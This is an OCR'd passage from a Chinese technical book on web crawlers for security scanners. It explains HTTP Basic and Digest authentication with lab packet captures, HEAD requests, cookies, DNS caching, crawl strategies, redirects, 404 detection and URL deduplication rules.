
```
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Last-Modified: Tue, 01 Nov 2016 01:24:40 GMT
Content-Encoding: gzip
Set-Cookie: __ads_session=0TOetiuc0wgXI2gEhgA=; domain=.www.anquanbao.com; path=/
```

2.6　HTTP 认证

爬虫在爬取资源的过程中，有时候会遇到 HTTP 认证的情况，也就是说，Web 服务器会对客户端的权限进行认证，只有认证通过才允许其访问服务端的资源。爬虫需要通过 HTTP 认证才能进一步去爬取，HTTP 认证的方式主要有两种，下面分别进行介绍。

2.6.1　Basic 认证（基本式）

Basic 认证是 HTTP 常用的一种认证方式，由于 HTTP 协议是无状态的，所以客户端每次访问 Web 应用时，都要在请求的头部携带认证信息，一般是用户名和密码，如果验证不通过，则会提示如下：



Basic 认证的请求和响应，抓包如下：

```
GET / HTTP/1.1
Host: 192.168.126.141:8080
Connection: keep-alive
Cache-Control: max-age=0
Authorization: Basic YWRtaW46c2VjcmV0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/54.0.2840.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 12
Server: Werkzeug/0.9.6 Python/2.7.9
Date: Mon, 05 Dec 2016 05:58:23 GMT

Hello World!
```

其中，HTTP 请求中的 Authorization 字段包含着用户名和密码信息，Basic 后面的一串字

符“YWRtaW46c2VjcmV0”即为用户名和密码的 Base64 编码，解码后的内容为：admin:secret。从上面的描述中，我们可以看到，Basic 认证的缺点很明显，它是按照明文信息进行传递的，因此很容易被中间人劫持获取。

2.6.2　Digest 认证（摘要式）

Digest 认证其实是一种基于挑战-应答模式的认证模型，它比 Basic 更安全。为了防止重放攻击，客户端在发送第一个请求后，会收到一个状态码为 401 的响应，响应内容包含一个唯一的字符串：nonce，而且每次请求返回的内容都不一样。摘要式认证过程需要两次交互来完成。

（1）第一次交互

客户端在向服务端发送请求后，服务端会返回 401 UNAUTHORIZED，同时在响应头中的 WWW-Authenticate 字段说明认证方式是 Digest，其他信息还有 realm 域信息、nonce 随机字符串、opaque 透传字段（客户端会原样返回）等，如下：

```
GET / HTTP/1.1
Host: 192.168.126.141:8080
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/54.0.2840.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie:session=.eJyrVkosLcmIz8vPS05VsqpWUkhSslKKyvXK9nP3y_GtCi33d_Gs8AtJr_DL8jXwq_Ktj
HL3y4rK9cv1D_fL9A_JtlWq1YEYkV-QWFiKMMPPxdUkKjwoyzfLsdwvKyUnKte3KjIr28TfJSUzyj3UICo8LD
MyxC3bL9wVaEYtAEcnLaw.CyfuGA.uL4aiEjoWHpZSh4J5yHp0u_NfAY

HTTP/1.0 401 UNAUTHORIZED
Content-Type: text/html; charset=utf-8
Content-Length: 19
WWW-Authenticate: Digest realm="Authentication
Required",nonce="a66ddb00fb7711a71252f1af078debe3",opaque="d0703595460a2f670d361de400
5e1fb6"
Set-Cookie:session=.eJyrVkosLcmIz8vPS05VsqpWUkhSslKKDIk0inIPyvR1ccqNzEo29g1xy_Crcq30C
_HK9Q13y_V1STaJcg_LjArxtVWq1YEYkV-QWFiKMCPKxdHY18XX0D8k1MAvyynDNzfSyK_KKdu3KrIiyj3UwN
fF0TAqxA1ofiTQjFoAwqErqw.CyfuLQ.omLIo17pHf32nuxLZ_L-whpt1gk; HttpOnly; Path=/
Server: Werkzeug/0.9.6 Python/2.7.9
Date: Tue, 06 Dec 2016 06:37:33 GMT

Unauthorized Access
```

（2）第二次交互

此时客户端会将用户名、密码、nonce、HTTP Method 和 URI 作为校验值进行 md5 散列计算，然后通过请求头再次发送给服务端，服务端认证成功后就会返回如下的正常内容。

```
GET / HTTP/1.1
Host: 192.168.126.141:8080
Connection: keep-alive
Cache-Control: max-age=0
Authorization: Digest username="admin", realm="Authentication Required",
nonce="a66ddb00fb7711a71252f1af078debe3", uri="/",
response="e1da38af05189d06a75536e484f5a88c",
opaque="d0703595460a2f670d361de4005e1fb6"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/54.0.2840.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie:session=.eJyrVkosLcmIz8vPS05VsqpWUkhSslKKDIk0inIPyvR1ccqNzEo29g1xy_Crcq30C_HK9
Q13y_V1STaJcg_LjArxtVWq1YEYkV-QWFiKMCPKxdHY18XX0D8k1MAvyynDNzfSyK_KKdu3KrIiyj3UwNfF0T
AqxA1ofiTQjFoAwqErqw.CyfuLQ.omLIo17pHf32nuxLZ_L-whpt1gk

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 12
Set-Cookie:session=.eJyrVkosLcmIz8vPS05VsqpWUkhSslKKDIk0inIPyvR1ccqNzEo29g1xy_Crcq30C
_HK9Q13y_V1STaJcg_LjArxtVWq1YEYkV-QWFiKMCPKxdHY18XX0D8k1MAvyynDNzfSyK_KKdu3KrIiyj3UwN
fF0TAqxA1ofiTQjFoAwqErqw.CyfuMQ.o0KrkT42AyiBhgkuOZBXSd9iH54; HttpOnly; Path=/
Server: Werkzeug/0.9.6 Python/2.7.9
Date: Tue, 06 Dec 2016 06:37:37 GMT
Hello World!
```

其中客户端请求头 Authorization 字段中的 response 值为加密后的密码，服务端通过该值来完成认证，它的生成方式分三步计算：

（1）对用户名、认证域（realm），以及密码的合并值计算 md5 哈希值，结果记为 HA1。

```
HA1=md5("admin:Authentication Required:secret")
=41603ec4f18c1472e93d71a0a324d17b
```

（2）对 HTTP 的请求方法，以及 URI 的摘要的合并值计算 md5 哈希值，结果记为 HA2。

```
HA2 = md5("GET:/")
= 71998c64aea37ae77020c49c00f73fa8
```

（3）按照下面的方式生成 response 值，如下：

```
response = md5("HA1:nonce:HA2")
=md5("41603ec4f18c1472e93d71a0a324d17b:a66ddb00fb7711a71252f1af078debe3:
71998c64aea37ae77020c49c00f73fa8")
=e1da38af05189d06a75536e484f5a88c
```

其实，基本式认证和摘要式认证都是比较脆弱的认证方式，它们都无法阻止监听和劫持攻击。

2.7　HEAD 方法

HTTP 协议中有很多请求方法，这里主要说一下 HEAD 方法。HEAD 方法与 GET 方法相同，只不过服务器响应时不会返回消息体，只有消息头。一个 HEAD 请求的响应中，HTTP 头包含的元信息应该和一个 GET 请求的响应消息相同。这种方法可以用来获取请求中隐含的元信息，而不用传输实体本身，所以传输效率高，它可以用来检测链接或目录的有效性。下面我们用 curl 命令发送一个 HEAD 请求，举例如下：

```
curl -v -X HEAD http://192.168.126.141/

HEAD / HTTP/1.1
User-Agent: curl/7.37.1
Host: 192.168.126.141
Accept: */*

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 05 Dec 2016 03:33:14 GMT
Content-Type: text/html
Content-Length: 2285
Last-Modified: Fri, 13 May 2016 09:49:05 GMT
Connection: keep-alive
Vary: Accept-Encoding
ETag: "5735a311-8ed"
Accept-Ranges: bytes
```

在 HTTP 响应中，我们可以看到，虽然响应头有 Content-Length 字段，但服务端并没有返回响应中的正文内容。

2.8　Cookie 机制

Cookie 由 W3C 组织提出，是最早由 Netscape 社区发展起来的一种会话跟踪机制。目前 Cookie 已经成为标准，所有的主流浏览器，如 IE、FireFox、Chrome 等都支持 Cookie。我们知道，HTTP 是一种无状态的协议，服务端仅从网络连接无法知道客户端的身份，所以 Cookie 被用来作为会话识别的标识。Cookie 实际上是存在客户端的一小段文本信息，当客户端向服务端发送请求时，服务端会通过 Response 向客户端浏览器发出一个 Set-Cookie 来设置 Cookie 信息，这时浏览器会把该 Cookie 信息保存在本地。当浏览器再次请求该网站时，浏览器则会连同该 Cookie 一同提交给服务端。因此，在遇到存在 Cookie 的场景时，爬虫也需要遵循该处理原则。

举例子说明，我们在浏览器中访问 http://192.168.126.141，第一次请求的抓包如下：

```
GET / HTTP/1.1
Host: 192.168.126.141
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/54.0.2840.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie:session=.eJyrVkosLcmIz8vPS05VsqpWUkhSslKKDIk0inIPyvR1ccqNzEo29g1xy_Crcq30C_HK9
Q13y_V1STaJcg_LjArxtVWq1YEYkV-QWFiKMCPKxdHY18XX0D8k1MAvyynDNzfSyK_KKdu3KrIiyj3UwNfF0T
AqxA1ofiTQjFoAwqErqw.CyfuMQ.o0KrkT42AyiBhgkuOZBXSd9iH54
If-None-Match: W/"5735a311-8ed"
If-Modified-Since: Fri, 13 May 2016 09:49:05 GMT

HTTP/1.1 304 Not Modified
Server: nginx
Date: Tue, 06 Dec 2016 07:28:55 GMT
Last-Modified: Fri, 13 May 2016 09:49:05 GMT
Connection: keep-alive
ETag: "5735a311-8ed"
Set-Cookie: mycookie=you are spider
```

刷新浏览器后，抓包来看第二次请求，新设置的 Cookie 已经被加上了，如下：

```
GET / HTTP/1.1
Host: 192.168.126.141
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/54.0.2840.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie:session=.eJyrVkosLcmIz8vPS05VsqpWUkhSslKKDIk0inIPyvR1ccqNzEo29g1xy_Crcq30C_HK9
Q13y_V1STaJcg_LjArxtVWq1YEYkV-QWFiKMCPKxdHY18XX0D8k1MAvyynDNzfSyK_KKdu3KrIiyj3UwNfF0T
AqxA1ofiTQjFoAwqErqw.CyfuMQ.o0KrkT42AyiBhgkuOZBXSd9iH54; mycookie=you are spider
If-None-Match: W/"5735a311-8ed"
If-Modified-Since: Fri, 13 May 2016 09:49:05 GMT

HTTP/1.1 304 Not Modified
Server: nginx
Date: Tue, 06 Dec 2016 07:29:09 GMT
Last-Modified: Fri, 13 May 2016 09:49:05 GMT
Connection: keep-alive
ETag: "5735a311-8ed"
```

2.9　DNS 本地缓存

浏览器在与 Web 服务器进行交互时，会向 DNS 服务器发送 DNS 查询，请求查找域名对应的 IP 地址。在对一个域名进行爬取时，如果每次都要对域名进行 DNS 查询解析，就会浪费很多不必要的查询时间，这时 DNS 缓存的作用就突显出来，它可以将域名与 IP 对应的关系存储下来。当再次去访问这个域名时，浏览器就会从 DNS 缓存中把 IP 信息取出来，不再去进行 DNS 查询，从而提高了页面的访问速度。


DNS 本地缓存有两种形式：一种是浏览器缓存；另一种是系统缓存。在浏览器中访问域名时，它会优先访问浏览器缓存。一旦未命中，则会访问系统缓存。既然是缓存，那么就会涉及有效时间。系统缓存的 DNS 记录有一个 TTL 值（time to live），单位是秒，意思是这个缓存记录的最大有效时间。而浏览器缓存的有效时间，则是由各自厂商单独设置的，不同种类的浏览器，缓存时间不尽相同，比如：chrome 浏览器的缓存时间大约为 1 分钟。

2.9.1　浏览器缓存

这里以 chrome 浏览器为例，查看其缓存，在地址栏输入如下命令：

```
chrome://net-internals/#dns
```

执行结果如下：



2.9.2　系统缓存

在 Windows 平台下，可以通过在命令行窗口输入 ipconfig /displaydns 查看 DNS 缓存。由于缓存的生存时间较短，可以在访问的同时，打开命令行窗口进行查看，如下：

在 Linux 平台下，可以通过 NSCD（Name Service Cache Daemon，名称服务缓存守护进程）查看缓存，如果没有安装该服务，对于 Ubuntu/Debian 的发行版，可以简单通过下述命令进行安装：

```
apt-get install nscd
```

安装完成后，首先需要在配置文件中开启缓存服务，编辑/etc/nscd.conf 文件，找到下面一行，并将状态设置为“yes”，然后保存，如下：

```
enable-cache hosts yes
```


最后，重启服务即可。

```
/etc/init.d/nscd restart
```

执行下面命令：

```
nscd -g
```

可以看到系统缓存的信息，如下：



2.10　页面解析

这里说的页面解析，主要是指对 HTTP 请求后的响应内容进行页面分析，并从中提取 URL 的过程。我们知道，HTTP 响应分为响应头和响应体，响应头的内容比较固定，解析也相对简单；而响应体则不一样，它的内容类型多种多样，不同内容的解析方式也不同，因此需要根据响应体的内容类型来区别对待。响应体的内容类型则是由响应头中的“Content-Type”字段来指定的，它主要用于定义网络文件的类型和网页的编码，常见的内容类型如下：

文件扩展名	Content-Type	内容类型
.bmp	application/x-bmp	图片文件
.png	application/x-png	图片文件
.css	text/css	CSS 文件
.swf	application/x-shockwave-flash	Flash 文件
.pdf	application/pdf	PDF 文件
.txt	text/plain	文本文件
.html、.htm	text/html	HTML 文件


由于我们的目的是获取新的 URL，因此只需要关注含有 URL 信息的内容类型即可，比如 HTML 文件。虽然文本文件、PDF 文件、Flash 文件和图片资源文件也可以包含 URL 信息，但主流的方式仍然还是通过 HTML 文件来获取 URL，所以这里我们主要以 HTML 文件的解析为例进行介绍，其他内容类型的解析就暂不讨论了，读者可以私下研究和学习。

2.11　爬虫策略

爬虫在爬取的过程中，会涉及非常多的页面，因此需要讲究一些爬行策略，才能避免页面的重复爬取。通常爬虫策略可以分为三种：广度优先策略、深度优先策略和最佳优先策略。

2.11.1　广度优先策略

广度优先策略是指在爬取过程中，在完成当前层次的爬取后，才进行下一层次的爬取。这句话怎么理解呢？举例说明一下，假设网站的入口页面为 A，爬虫在页面 A 上发现了 A1、A2、A3 三个页面，当爬取完 A1 页面后，会把 A1 页面中的 A4 和 A5 放入待抓取的 URL 列表中，并不会继续爬取 A4 或 A5 页面，而是按照同样的规则去爬取 A2 页面，一直到 A3 页面爬取结束后，才去爬取第二层的 A4 和 A5 页面。




入口：A

第一层：A1、A2、A3

第二层：A4、A5、A6、A7、A8、A9

2.11.2　深度优先策略

深度优先策略是爬虫从起始页的页面开始，沿着一个页面一直爬取下去，直到当前页面没有新的页面时，才会爬取下一个页面。同样，假设网站的入口页面为 A，爬虫在页面 A 上发现了 A1、A2、A3 三个页面，当爬取完 A1 页面后，发现了 A4 和 A5 两个页面，这时并不会去爬取 A2 页面，而是继续爬取 A4 页面，以及 A5 页面，直到此页面中没有新的页面后，再去爬取 A2 页面。



入口：A

第一层：A1、A4、A5

第二层：A2、A6、A7

第三层：A3、A8、A9

2.11.3　最佳优先策略（聚焦爬虫策略）

最佳优先策略，是一种启发式的爬行策略。它其实是广度优先策略的一种改进，在广度优先策略的基础上，用一定的网页分析算法，对将要遍历的页面进行评估和筛选，然后选择评估最优的一个或多个页面进行遍历，直至遍历所有的页面为止。

小结：

在很多情况下，由于深度优先策略会导致爬虫的“陷入”问题，即无法进行回退遍历，特别是对于大型的互联网网站，通常需要设置爬行的深度，否则爬虫在有限的时间内将无法爬完。而且在实际的应用中，随着爬行深度的递增，有价值的 URL 也会相应减少。因此，深度优先策略并不太适用，目前爬虫通常选择的策略是广度优先策略和最佳优先策略。

2.12　页面跳转

在访问某个 URL 页面，有时该页面会出现跳转的现象，跳转后则会显示新的 URL 页面内容，对于爬虫来说，它通常需要获取这个新的 URL 信息。因此，这里我们有必要了解一下页

面跳转的概念。页面跳转通常有两种形式，一种是客户端跳转，另一种是服务端跳转。

2.12.1　客户端跳转


客户端跳转通常也分为两种：一种是 301 跳转，301 代表永久性转移（Permanently Moved）；另一种是 302 跳转，302 代表临时性跳转（Temporarily Moved）。其实 301 跳转流程与 302 跳转流程一样，只不过状态码不同而已。当客户端向服务端发送一个请求时，服务端会返回一个 301 或 302 的跳转响应，客户端浏览器在接收到这个响应后就会发生页面跳转，它会根据这个响应头中“Location”字段所包含的地址，再次自动向服务端发送一个 HTTP 请求来完成跳转过程。

对于客户端跳转这种情况，我们可以通过 WireShark 抓包看到完整的跳转过程，如下。

服务端代码：

```
文件名:301.php
<?php
header('HTTP/1.1 301 Moved Permanently');
header("Location:index.html");
?>
```

在客户端访问链接 http://192.168.126.137/book/tiaozhuan/301.php，如下图：



这时，我们来抓取网络数据包看下，其实客户端发送了两次请求，如下：

（1）第一次 HTTP 请求

```
GET /book/tiaozhuan/301.php HTTP/1.1
Host: 192.168.126.137
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/51.0.2704.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6

HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Tue, 09 Aug 2016 12:54:47 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.41
Cache-Control: no-cache
Location: index.html
```

（2）第二次请求

```
GET /book/tiaozhuan/index.html HTTP/1.1
Host: 192.168.126.137
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/51.0.2704.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 09 Aug 2016 12:54:47 GMT
Content-Type: text/html
Content-Length: 17
Last-Modified: Fri, 01 Jul 2016 08:04:17 GMT
Connection: keep-alive
ETag: "57762401-11"
Accept-Ranges: bytes

Hello,the World!
```

2.12.2　服务端跳转


服务端在收到客户端的 HTTP 请求后，由于请求的页面和实际处理请求的页面不同，因此

服务端会在内部进行页面跳转，我们称为服务端跳转。在这个过程中，其实服务端只收到客户端的一个 HTTP 请求，它对客户端来说是透明的，因此客户端看到的仍然是原始的 URL，响应的状态码也为 200。

我们可以在 Nginx 中增加下面内容：

```
.....
location /abcd.html
       {
          rewrite /abcd.html /test.html;
       }
.....
```

其中，abcd.html 是客户端发起的请求，而实际服务端处理和响应的是 test.html 这个页面，如下图：



小结：

服务端跳转时，客户端只发送一次请求，浏览器的地址栏不会显示目标地址的 URL；而客户端跳转时，由于是两次请求，这时地址栏中会显示目标资源的 URL。

2.13　识别 404 错误页面

当用户访问网站上不存在或已删除的页面时，服务端就会返回 404 错误页面，由于其状态码为 404，故又称为“404 页面”。404 错误页面就是告诉我们当前这个 URL 所对应的资源是不存在的，在爬行的过程中，爬虫也需要识别 404 错误页面，并根据它来标记当前所爬行的 URL

是否有效或存在，这样就可以避免无效爬取，提高爬虫效率。通常管理员在设置 404 错误页面时有下面两种情况：

1．直接在 Web 容器中设置 404 错误页面，此时服务端返回 404 状态码。

2．将 404 错误页面指向一个新的页面，在页面中使用 301 或 302 的方式重定向跳转到这个页面，此时服务器返回 301 或 302 状态码。

所以从理论上而言，404 错误页面一般返回的状态码为：301、302 或 404；但也不排除有的管理员设置特殊，直接返回状态码为 200 的错误页面。所以，对于 404 错误页面的识别，不能简单根据状态码信息来判断。具体的识别方法，在本书后面的章节“Web 爬虫进阶”中会详细介绍。

2.14　URL 重复/URL 相似/URL 包含

这三个概念主要用于爬虫对 URL 列表进行过滤，过滤掉一些对扫描器没有意义的 URL，减少重复爬取的时间，提高扫描器整体的效率。由于这些名词并不属于标准概念，因此笔者在下面先给出其定义。

2.14.1　URL 重复

URL 重复，是指两个 URL 完全一样。具体来说，就是协议、主机名、端口、路径、参数名和参数值都相同。

2.14.2　URL 相似

URL 相似，是指两个 URL 的协议、主机名、端口、路径、参数名和参数个数都相同。

2.14.3　URL 包含

URL 包含，是指两个 URL，将它们分别记为 A 和 B，它们的协议、主机名、端口和路径都相同。若 A 的参数个数大于或等于 B，那么 B 的参数名列表与 A 的参数名列表存在包含关系，其实 URL 相似可以看作 URL 包含的一种特例，A 和 B 的参数相同。

举例说明如下：

URL	结　果
http://www.anquanbao.com/index.php?a=1&b=do http://www.anquanbao.com/index.php?a=1&b=do	URL 重复
http://www.anquanbao.com/index.php?a=1&b=do http://www.anquanbao.com/index.php?a=1&b=test	URL 不重复
http://www.anquanbao.com/index.php?a=1 http://www.anquanbao.com/index.php?a=1024	URL 相似
http://www.anquanbao.com/index.php?a=1 http://www.anquanbao.com/index.php?b=1024	URL 不相似
http://www.anquanbao.com/index.php?a=1&b=new&c=test http://www.anquanbao.com/index.php?a=1024&b=old	URL 包含
http://www.anquanbao.com/index.php?a=1&b=new&c=test http://www.anquanbao.com/index.php?a=1024&b=old&d=1	URL 不包含

